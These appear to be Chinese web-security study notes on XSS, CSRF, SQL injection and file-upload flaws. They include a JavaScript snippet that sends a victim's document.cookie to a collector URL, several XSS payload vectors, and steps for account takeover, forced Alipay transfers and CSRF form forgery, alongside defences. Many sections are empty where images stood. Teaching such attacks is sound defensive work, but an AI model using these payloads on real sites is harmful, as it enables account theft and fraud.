# web安全

## XSS攻击

### XSS攻击和防范之存储

#### xss攻击介绍

跨站脚本攻击（Cross Site Scripting）

XSS是一种 经常出现在web应用中的计算机安全漏洞，它允许恶意web用户将代码植入到提供给其它用户使用的页面中，从而对用户进行攻击。

盗取用户账号

非法转账

篡改系统信息

网站挂马

#### xss攻击之盗号代码

如何利用XSS攻击盗取用户账号

var cookie = document.cookie;

window.location.href = 'http://127.0.0.1/index.php?cookie='+cookie;

思考问题：

1. document.cookie获取得到的cookie是什么样的
2. index.php是如何处理cookie值得
3. 有了cookie怎么就能进行盗取账号的


#### xss攻击之获取cookie

document.cookie获取得到的cookie是什么样的

在站点的调试窗口输入document.cookie




查看resource中的cookie



#### xss攻击之盗号原理

有了cookie之后如何盗取账号



用户点击登录之后，数据会传输到服务器，服务其中有一个session文件(S)，session中用一个字符串（z）来存储用户信息。然后将字符串Z发送给客户端，客户端下次发送请求的时候回带上这个字符串。

黑客用盗取到的cookie（C）来登录。


#### xss攻击之寻找登陆cookie

1. 哪一条才是服务器决定用哪个session的cookie

可以通过在cookie下删除某一条，然后刷新页面，登录状态被取消的话，说明就是哪条cookie

1. 如何获取

通过network标签




复制之前确定的那条cookie

#### 在请求中加入登陆cookie


在控制台，输入document.cookie=“获取到的cookie”

#### xss攻击之httponly

cookie.txt为什么拿不到登陆cookie



因为登陆cookie带上了httponly，这样浏览器无法通过js读取该cookie值



#### xss攻击之非法转账

支付宝转账界面：




思路：通过js自动填入收款人，付款金额，付款说明

问题：




#### XSS攻击之转账代码

哪一段js代码能实现自动转账



在控制台输入上述代码：





如何注入别人账号页面？

#### xss攻击之后台注入


如何把js注入到转账页面

发射型XSS

### xss攻击和防范之反射

#### xss攻击之反射性XSS







并没有弹出“hello world”对话框，为什么呢？

#### xss攻击之浏览器过滤




改变请求头，使得浏览器不过滤js代码





#### XSS攻击之转账链接

构建非法链接：




在其它网站，比如博客中插入非法链接

插入的数值被发送到后台，后台又返回到页面。


#### xss攻击之转账代码反射

js代码被编码了，js代码被放置在了双引号之间变成了字符串




#### XSS攻击之代码越狱


反射回来的字符：




去掉编码，并让代码脱离引号




可是还是不行




#### XSS攻击之html实体编码





html实体编码表





&quot;实例







问题：


1. 如何使用参数传递&quot;
2. 使用&quot;生成的双引号是不是真的能越狱

#### XSS攻击之URL编码


















在支付宝里应用还是没有成功，但在其它地方还是可行的






#### XSS攻击之一种反射性攻击的场景



js不识别HTML实体


利用html元素注入，就能识别html实体



### XSS攻击和防范之蠕虫


#### XSS攻击之XSS蠕虫

XSS worm



#### XSS攻击之新浪微博xss蠕虫

unescape()对URL解码



#### XSS攻击之转码防范

htmlspecialchars()对html进行实体编码

#### XSS攻击之过滤防范

**lexer技术**



**为什么不用正则？**

因为js脚本不仅仅只有一种形式<script>，有多种多样的形式

比如<script type=””…>

比如<img src = x onerror=”alert(3)”/>

比如<a href=”javascript:alert(3)”/>

<a href=”jav&#97;script:alert(3)”/>


….

## CSRF攻击和防范

### csrf攻击之get型攻击

csrf:跨站请求伪造






### csrf攻击之post型攻击

**get型请求更容易遭受csrf攻击**

**攻击：**

step1：看form表单提交到哪，看form的action

step2:在自己的页面伪造form表单




### csrf攻击之post型防范

1、验证码（影响用户体验）

2、请求中的refere头，服务器根据请求的来源来确定有没有收到csrf攻击



3、防伪标识



分配的防伪标识是随机的



WordPress就是使用这样的方式

## SQL注入

## 文件上传漏洞

### 文件上传漏洞之类型

### 文件上传之绕过校验 利用fiddler加入断点，可以截获请求并修改

